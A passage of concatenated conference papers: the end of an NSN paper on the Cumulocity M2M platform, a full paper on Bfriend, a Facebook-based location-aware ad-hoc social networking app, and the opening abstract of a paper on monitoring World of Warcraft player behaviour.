Cumulocity uses a simple and secure reference protocol based on REST (i.e. HTTP) and JSON [15], which can be used from a wide variety of programming environments down to small embedded systems. To support near-real-time scenarios, the protocol is designed around a "push" model, i.e., data is sent as soon as it is available.

To provide a reliable M2M service, it's necessary to ensure that the M2M devices are available to the M2M applications. This responsibility is split up in the following way:

•Cumulocity keeps track of agent availability.

•The agents keep track of the devices that they manage.

For tracking agent availability, Cumulocity records the time stamp of the last communication with the agent. If the last communication occurred more than a configurable interval ago, the agent is considered unavailable. If there is no actual need for a request between agent and platform, an agent may send regular alive messages to fulfil this interval. This mechanism supports also cases where bandwidth is critical and connectivity is unreliable. E.g., in smart metering, it is sometimes enough to get connectivity only once in a day. Avoiding that the connection is always open and under traffic, the cost of connectivity would be decreased.

V. CONCLUSION

Smart objects will scale far beyond smart phones and smart devices and operators need to prepare their network for upcoming traffic which is more than 10 times higher by number of transactions and in parallel to attract the application developers for the M2M ecosystem with M2M application platforms while it is in an early stage.

To save on network capacities and reduce the risks of coming M2M communication, operators can introduce new functionalities in radio and packet core networks to support optimal behavior of telecom network for M2M communication.

Benefits of introducing the described functionalities are improved customer satisfaction (e.g. data throughput and network accessibility), improved network quality (e.g. higher paging success rate and lower multi timeslot blocking) and more efficient use of existing network hardware resources which all leads to reduced Total Cost of Ownership for operators. In the end the network prepared for M2M communications is more attractive for application developers, which can benefit also with existence of NSN M2M Cumulocity platform which takes care and handle the interaction and communication with objects/machines.

ACKNOWLEDGMENT

The work presented in this paper was supported by Nokia Siemens Networks and NSN M2M team. Especially we would like to thank a colleague, Andre Eickler for his constructive hints and professional review of this paper.

REFERENCES

[1] http://en.wikipedia.org/wiki/Machine-to-Machine

[2] A. Metnitzer, Nokia Siemens Networks Machine2Machine Solution, MIPRO 2011

[3] NSN M2M White paper, The expanding machine to machine market opportunities for the Communications Service Provider, 2011

[4] White paper, NSN M2M application platform, 2010

[5] NSN, www.cumulocity.com, 2012

[6] NSN M2M Cumulocity product description, Nokia Siemens Networks, 2011

[7] 3GPP, M2M Study Report- 3GPP TR 22.868 V8.0.0, Rel. 8, March 2007

[8] 3GPP, M2M Security Aspects for Remote Provisioning and Subscription Change- 3GPP TR 33.812 V9.0.0, Rel. 9, December 2009

[9] 3GPP, MTC Service Requirements- 3GPP TS 22.368 V1.1.1 Rel. 10, November 2009

[10] 3GPP, System Improvements for Machine-Type Communications Release 10, 3GPP TR 23.888 V1.0.0 July 2010

[11] ETSI TS 102 690 :"Machine-to-Machine communications (M2M); M2M functional architecture", Technical Specification, V1.1.1, October 2011

[12] ETSI TS 102 921 Machine-to-Machine communications (M2M); mla, dla and mld interfaces, Technical Specification, V1.1.1, February 2012

[13] IETF, Constrained Application Protocol (CoAP) IETF DRAFT, https://datatracker.ietf.org/doc/draft-ietf-core-coap, July 8, 2010

[14] ETSI TS 102 689, Machine-to-Machine communications (M2M); M2M service requirements, Technical Specification, v1.1.1, August 2010

[15] NSN M2M Platform APIs specification,Internal, 2011

Bfriend: Context-Aware Ad-Hoc Social Networking for Mobile Users

Vanja Smailovic[1] and Vedran Podobnik[2]
[1] Ericsson Nikola Tesla, Zagreb, Croatia
[2] University of Zagreb, Faculty of Electrical Engineering and Computing, Department of Telecommunications, Zagreb, Croatia
vanja.smailovic@ericsson.com, vedran.podobnik@fer.hr

Abstract - Ad-hoc social networking provides a goal-oriented platform for vibrant communication and value-added interaction among users. Through managing user social relationships in a novel fashion based on establishment of temporary social relationships among users with mutual interest or need, ad-hoc social networks provide an innovative medium for upgrading existing, as well as developing new social relationships. This paper proposes the Bfriend, a location-aware ad-hoc social networking platform based on the Facebook social graph. The Bfriend platform is used by mobile users equipped with a smartphone - after users install and activate the Bfriend client application, they are able to receive push notifications when a certain rule is triggered (e.g., it is Friday evening, Ewan and Luke are drinking beer in a bar and one of their female Facebook friends passes nearby). The proof-of-concept application is available for users possessing Android-based smartphones.

I. INTRODUCTION

Ad-hoc social networks [1][2] provide an alternative, temporary and goal-oriented medium for communication and interaction among users. This kind of social networks represents an innovative platform for handling ego-user current social relationships, as well as provides an effective solution for developing new social relationships.

For example, imagine a person walking downtown. Let us assume that this person is not moving very fast (e.g. is on a bicycle or by foot) nor is moving in an unpredictable manner. This person is shopping, which deems her available to others for social interaction. Indeed, this person has some of their friends close by, which is where Bfriend kicks in. Bfriend is a context-aware ad-hoc social networking platform which gives its users the ability to receive notifications when one of their Facebook friends passes nearby. Both parties get notified as soon as they approach each other close enough to meet each other. This distance is 100 meters by default, assuming that people do find this distance satisfying for meeting somebody who is their friend. In practice, this could be proven useful in cities, where such distance is appropriate for the "same place, same time" principle (see section 3) [3].

This paper is organized as follows. In the Section 2, related work gives an overview of what has already been done in the area of location-aware ad-hoc social networking. After that, Section3 gives an answer to the question *"what does Bfriend do"*. Afterwards, Sections 4 and 5 give answers to questions *"how does Bfriend work"* and *"what does Bfriend have to offer to end-users"*. Finally, Section 6 concludes the paper and gives an overview of the planned future work.

II. RELATED WORK

To begin with, one should grasp at the main keywords used throughout his paper.

Definition of a *context* is given by Dey in [4][5][6] – "context is any information that can be used to characterize the situation of an entity. An entity is a person, place, or object that is considered relevant to the interaction between a user and an application, including the user and application themselves". Therefore, a context-aware system is "a system that uses context to provide relevant information and/or services to the user, where relevancy depends on the user's task". *Mobile users* are nowadays accompanied by their mobile devices, usually smartphones. In February 2012, the biggest *social network* Facebook has had 845 million active users, out of which more than half (425 million) are mobile [7][8][9]. Clearly, the ability to go mobile gives social networks an advantage when it comes to usability and popularity among users. In terms of context-awareness, this enables context information such as ego-user's location, friends' locations, friends of friends' locations, etc.

Facebook Places service is a good example of a well-known service related to the Bfriend system. Facebook is the largest social media website and has a huge amount of users, as already mentioned. In the summer of 2010 Facebook announced a new feature, namely a location based service, called Facebook Places. The idea is that a user can share his or her location by using their smartphone's GPS (*Global Positioning System*) data. This is useful if one tries to find friends using the same service for a night out in town, brag about attending a concert, having a dinner in a restaurant or such [10]. In May 2011, Places already had 1.8 million check-ins globally per day [11].

Other similar services are *Foursquare* [12], *Gowalla* [13], *Brightkite* [14], *Google Latitude* [15] and *Skout* [16], just to name a few. These services give the user an opportunity to keep in touch with friends using location-based data. While Facebook Places has not really invented anything new, the key to its success is the amount of users

already on Facebook before Places entered the business. An average user might not be interested in a location-based Facebook service if he or she has never heard about it or even more important – none of his or her friends use it. Google Latitude is a location-aware mobile application which uses well-known and widely-used Google accounts for accessing it. It enables users to see locations of their friends (other users of Latitude) and to publish their own location as well. Google expanded the service in late 2009, enabling historical view of previous locations plus some other features on which the user was willing to agree upon. Google Latitude got its own API (*Application Programming Interface*) in May 2010, which enables access to stored user information with explicit user's consent. The main difference between Google Latitude and Bfriend is that the latter gives users an option to control their availability status (i.e. presence) just like IM (*Instant Messaging*) services do. On the other hand, Latitude enables users to publish their current location, while Bfriend does not allow explicit insight into anyone's location, but rather notifies in case of spatial proximity. Moreover, Bfriend application works in the background and requires minimal user input to operate.

It is the context-awareness that those services have in common, making them stand out from other mobile or social services. The context-awareness within the Bfriend system includes:

- *Social context* – i) ego-user's friends; and ii) ego-user's presence information;
- *Geolocation context*;
- *Temporal context*.

III. BFRIEND MODEL – SAME PLACE, SAME TIME

Context information is necessary and crucial for new social interactions and connections. In Figure 1. the referent *Person A* is cycling down the street, going to meet his/her *Friend B* and *Friend C*, who are already at the bar. *Person A* does not know exactly where they are, so he/she decides to try out his/her luck. Soon after, if all three of them were *Online* on Bfriend, they would receive a notification saying that they are close to each other, giving them the ability to meet at the same bar. It is all about being in the same place, at the same time.




Figure 1. Social, geolocation and temporal information as a context

Bfriend model is based on a social graph, which can effectively be used to describe social connections. First, Bfriend uses the Facebook graph as a starting point. In Figure 2. referent *Person A* is a friend with *Person B* and *Person C* on Facebook. What happens next is that they end up being in the same place at the same time (i.e. context information includes gelocation and time). Besides *Person B* and *Person C*, *Person D* is also in company of ego-user *Person A*. *Person D* is a friend of the *Person C* which makes him/her a friend-of-a-friend for the referent *Person A*. *Person A* and *Person D* interact with each other and find out that their application Bfriend "sees" them as friend-of-a-friend to one another. The same could be said for *Person B* and *Person D*, as well. This allows them (pair *Person A* and *Person D*, as well as pair *Person B* and *Person D*) to connect and become friends on Facebook just by being in the same place, at the same time, while having mutual direct friends on Facebook.




Figure 2. A social graph translation from Facebook to Bfriend

IV. BFRIEND SYSTEM ARCHITECTURE

Bfriend system is based on client-server architecture and consists of three types of servers and a thin client [17], as shown in Figure 3. A *central server* holds all the logics and computing algorithms for the Bfriend application. It is connected to a database in which the user data and social graph (connections between users) are stored. The central server connects to the *Facebook server* (using Facebook Graph API) for retrieving friend lists for Bfriend users. Prior to that, the user has to grant access to his private data on Facebook, hence the connection between the two. Push service is utilized through *Xtify*[1] *servers*, which enable notification delivery. Push servers are used solely to deliver content; the content itself is generated by the central server that sends the data towards push servers to complete the delivery. Push server needs to know where to send the content; therefore it has to have its own internal tracking of Bfriend users (their IP (*Internet Protocol*) addresses, to be precise).

A communication in the Bfriend system is quite complex, as shown in Figure 3. as well. First, there is the communication with Facebook Graph API which dedicates a unique Facebook ID for the user, after which

[1]Xtify (www.xtify.com) is a company that developed push-servers for smartphone-based content delivery.




Figure 3. Bfriend system: an architecture and communication

the user has to allow access to his or her personal data on Facebook (*steps 1a, 1b*). Next is the communication with the push server for retrieving an Xtify ID (*steps 2a, 2b*). This is necessary in order to be identified by that server for notification delivery later on (*step 7*). The initialization process of the Bfriend applications begins with the *step 3*, in which the user's device sends initial data (i.e. Facebook ID an Xtify ID), so that the central server can bring those in correlation with the user. After the initialization step, the central server can proceed with algorithms – refreshing user's friends list (*step 5d*) by retrieving the data from Facebook (*steps 4a, 4b*) and periodically calculating the distances between Bfriend (i.e. Facebook) friends to be aware of any spatial proximity that triggers notifications between them (*step 5c*). In the meantime, for the central server to have the latest geolocation of each user – user's devices have to periodically check for their current location and send that data to the central server (*step 5b*). This is done by means of GSM (*Global System for Mobile Communications*), GPS or WiFi, all of which provide different degrees of precision for retrieving user's current location (*step 5a*) [18]. When two or more users are close to each other (e.g. within 100 meters), distance calculation algorithm (*step 5c*) triggers the server to generate an XML (*Extensible Markup Language*) document with a notification's content. Figure 4. presents a flowchart which describes the algorithm that calculates the distances between friends in the Bfriend social network periodically, every 60 seconds. The XML document generated in *step 5c* is sent to the push server (*step 6*) which delivers the content to the target user in a form of the notification (*step 7*).




Figure 4. A flowchart of the distance-calculating algorithm

V. PROOF-OF-CONCEPT FOR BFRIEND PLATFORM

In order to use the Bfriend service, one should have an active Facebook account, a smartphone with an available Internet connection and Bfriend application installed. The application is available for Android OS (*Operating System*), using screen notifications for content delivery.

A. *Bfriend application for Android OS*

Figure 5. presents a screenshot of a Facebook login form when a user starts the Bfriend application for a first time.



Figure 5. Facebook login form in the Bfriend application

After logging in, the user is prompted to allow Bfriend to access his/her basic information on Facebook social network (Figure 6.).





Figure 6. Bfriend request for accessing ego-user's info on Facebook

By allowing access, user gets the following options (Figure 7. a):

- view *All friends* list on Bfriend;
- view *Friends Nearby* list on Bfriend;
- view *Friends-of-friends* list on Bfriend;
- view *Friends-of-friends-of-friends* on Bfriend.

The *All Friends* option is not context-aware and thus shows all of the ego-user's friends, i.e. Bfriend and Facebook friends (Figure 7. b). *Friends Nearby* shows friends within a given distance (the default is 100 meters), which makes it context-aware. *Friends-of-friends* and *Friends-of-friends-of-friends* lists are similar context-aware lists of people that are two and three degrees away from the ego-user, respectively.




a) b)

Figure 7. a) Bfriend application home screen; b) The *All Friends* list

In case the ego-user wants to add some new friends from Friends-of-friends or Friends-of-friends-of-friends list in the Bfriend application, he or she can do so easily. After adding a friend in Bfriend application, user is prompted to do the same on his/her Facebook page as well, to keep his/her social connections up to date[2] (Figure

[2]At the time of writing this paper (Jan 2012), Facebook API did not allow this process to be automated, but instead demanded explicit user action.

8. a). Finally, in case the user has one or more friends nearby and has a presence value set to *Online* or *Invisible*, he or she will get notified as it can be seen in Figure 8. b). Only friends that are not on the *Ignore List* (i.e. they are not ignored when in the ad-hoc network) are stated in the notification.



a) b)

Figure 8. a) Adding a new friend through Bfriend; b) Example of a notification alerting about three friends nearby

B. User presence

There are four presence states supported by the Bfriend – *Available*, *Busy*, *Invisible* and *Offline*. These are important to acknowledge as they represent a significant and distinctive feature of the Bfriend system. TABLE I. describes presence states in more details.

TABLE I. USER PRESENCE

Presence	User visible to others in the network	Notifications can be delivered to the user
Online	Yes	Yes
Busy	Yes	No
Invisible	No	Yes
Offline	No	No

C. Prerequisites to usage scenarios

User scenarios described below have certain prerequisites. First, the ego-user should be logged into the Bfriend application from his Android-based smartphone. In order to achieve this, ego-user has to have an active Facebook account that enables Bfriend system to access described private data about the ego-user.

D. Common usage and basic functionality

"Let us say a student named Ewan is sitting in the classroom, listening to the introductory lesson of a certain subject. He was hoping that his friend Luke would be in the same group as him, but he is not there. During the break, as he is walking to the cafeteria, he receives a notification on his smartphone saying that his friend Luke is at the college too, close to his current location. They meet up and discuss changing subject groups in order to attend lessons together."

A typical scenario, such as this one, describes the basic functionality and the main feature of the Bfriend system – informing the ego-user of Facebook friends nearby. The distance which triggers notifications is not great; it is a value of tens of meters or so. Figure 9. shows a use case diagram showing steps of basic functionality.




Figure 9. Use case diagram showing basic usage of a Bfriend system

Figure 10. presents a sequence diagram of the scenario describing Bfriend's basic usage. It reveals in what order processes from Figure 9. interact and execute.




Figure 10. A sequence diagram showing Bfriend's basic usage

E. Advanced Features

"Ewan is walking towards the main square to meet his girlfriend. He sets his availability status to Invisible, as he does not want to be present in the ad-hoc network with his friends but, nevertheless, wants to be aware of other friends nearby. As he passes by the most famous pub in

the city, he receives a group notification saying that five of his friends are close by. On the other hand, his friends did not receive the notification about his proximity as he is invisible in the network. Despite being in a hurry, he decides to drop by just to say hello. On his way out, he quickly checks for friends of friends' names because he did not have much time to meet everybody properly. Maybe he will add them as his direct friends some day."

This example shows advanced functionalities and features Bfriend has to offer. Ewan is invisible throughout the entire scenario and, eventually, uses "friends-of-friends" feature to find out more about people he just met. Similar scenario would include meeting new people in a disco club during a night out (using friends-of-friends feature) or using some other availability statuses (e.g. *Busy*) while attending a business meeting.

F. In case of emergency

"Ewan is driving in his car when suddenly he hears on the radio that there has been a traffic accident nearby. At the same time, he receives a notification that his friend Luke is close to his current location. He figures – Luke could be in serious danger. He proceeds to the site to find out that his friend has been injured and is unconscious. The paramedics are already on their way, so Ewan waits there to help them identify Luke and to notice them of any medically relevant information they should be aware of – such as drugs Luke is taking, any diseases he has been treated for, as well as certain allergies he suffers from or possibly his blood group."

In this example, there has been an accident in which emergency services, such as 112, often need some additional information about injured people involved in the accident. Close friends or family are a great source of such information. For more effective means of communicating than using radio transmitted information regarding the accident, dedicated hardware and software could be used instead. Currently, eCall is an example of such project, assisting in traffic accidents by providing additional information prior to sending emergency teams or others to help [19].

VI. Conclusion

Advances in ICT (*Information and Communication Technology*) during the last decade have enabled telecom operators and other providers to go mobile with a wide range of services and social networking services are not an exception. Context-awareness, such as being able to pinpoint the user geographically or know whether he or she is at work, in school or just shopping downtown, is critical for dynamic, goal-oriented and temporal approach that ad-hoc social networks assume. Users are no longer satisfied just with "being connected", they need their PC's, laptops and smartphones to be aware of where, when or how they are connected. The Bfriend system makes use of those facts by making them the core user requirements of the service – users create, maintain and end their own, temporary ad-hoc social networks using spatial proximity with their friends as context information.

Future work will include adding more features to the Bfiend service, e.g. implementing a chat service available to users within the ad-hoc network, adding a personalization layer on top of the service (making the experience more personal to the user), raising context-awareness in terms of part of a day (i.e. day or night), giving users the ability to sign-out and sign-in with different Facebook accounts or even viewing map with locations of their friends nearby.

Acknowledgment

The authors acknowledge the support of research project "Content Delivery and Mobility of Users and Services in New Generation Networks" (036-0362027-1639), funded by the Ministry of Science, Education and Sports of the Republic of Croatia.

References

[1] V. Podobnik, and I. Lovrek, "An Agent-based Platform for Ad-hoc Social Networking", Lecture Notes in Computer Science. 6682, 74-83, 2011.

[2] V. Podobnik, and I. Lovrek, "Transforming Social Networking from a Service to a Platform: a Case Study of Ad-hoc Social Networking", Proceedings of the 13th International Conference on Electronic Commerce (ICEC'11), Liverpool, 2011.

[3] I. Bojic, V. Podobnik, M. Kusek, and G. Jezic, "Collaborative Urban Computing: Serendipitous Cooperation between Users in an Urban Environment", Cybernetics and Systems 42(5), 287-307, 2011.

[4] A.K. Dey, "Understanding and Using Context", Personal and Ubiquitous Computing 5(1), 4-7, 2001.

[5] A.K. Dey, "Providing Architectural Support for Building Context-Aware Applications", PhD Thesis, Georgia Institute of Technology (USA), 2000.

[6] A.K. Dey, "Towards a Better Understanding of Context and Context-Awareness", Proceedings of the 1st International symposium on Handheld and Ubiquitous Computing (HUC'99), Karlsruhe, Germany, 1999.

[7] E. Eldon, Facebook's S-1. [Online]. http://techcrunch.com/2012/02/01/facebooks-s-1-845-million-users-every-month-more-than-half-daily-and-nearly-half-mobile/

[8] Facebook statistics. [Online]. http://www.facebook.com/press/info.php?statistics

[9] United States Securities and Exchange Commission, Facebook, Inc.: Form S-1. [Online]. http://www.sec.gov/Archives/edgar/data/1326801/000119312512034517/d287954ds1.htm#toc287954_10

[10] M.E. Sharon, The Facebook Blog: Who, What, When, and Now…Where. [Online]. http://www.facebook.com/blog.php?post=418175202130

[11] SocialBakers, Interesting Facebook Places numbers. [Online]. http://www.socialbakers.com/blog/167-interesting-facebook-places-numbers/

[12] Foursquare. [Online]. http://foursquare.com/

[13] Gowalla. [Online]. http://gowalla.com/

[14] Brighkite. [Online]. http://brightkite.com/

[15] Google, Inc. Google Latitude. [Online]. https://www.google.com/latitude/

[16] Skout, Inc. Skout. [Online]. http://www.skout.com/

[17] S.J. Yang, N. Novik, and J. Nieh, "A Comparison of Thin-Client Computing Architectures", Technical Report, Network Computing Laboratory, Columbia University (USA). [Online]. http://www.nomachine.com/documentation/pdf/cucs-022-00.pdf

[18] B. Herceg, "Informacija o lokaciji i prisutnosti u IP-mrezi," MSc Thesis, University of Zagreb Faculty of Electrical Engineering and Computing (Croatia), 2011. (in Croatian)

[19] European Commission - Information Society, eCall: Time saved = lives saved. [Online]. http://ec.europa.eu/information_society/activities/esafety/ecall/index_en.htm

Monitoring and Analysis of Player Behavior in World of Warcraft

Mirko Sužnjević, Maja Matijašević, Borna Brozović
University of Zagreb, Faculty of Electrical Engineering and Computing
Unska 3, Zagreb, Croatia
{mirko.suznjevic, maja.matijasevic, borna.brozovic}@fer.hr

Abstract - **Massively Multiplayer Online Role-Playing Games (MMORPGs) comprise persistent virtual worlds in which thousands of players are interacting. Information regarding player behavior in MMORPGs is highly relevant for network planning, game design, server load balancing, etc. The main contribution of this paper is wJournal – a tool for detailed measuring of player behavior for the most popular MMORPG – *World of Warcraft* by *Activision Blizzard*. The behavioral model on which wJournal is based upon consists of six player action categories (*Questing, Trading, PvP combat, Dungeons, Raiding, and Uncategorized*). We demonstrate the use of wJournal by monitoring and analysis of 16 players over the course of four weeks' time.**

I. INTRODUCTION

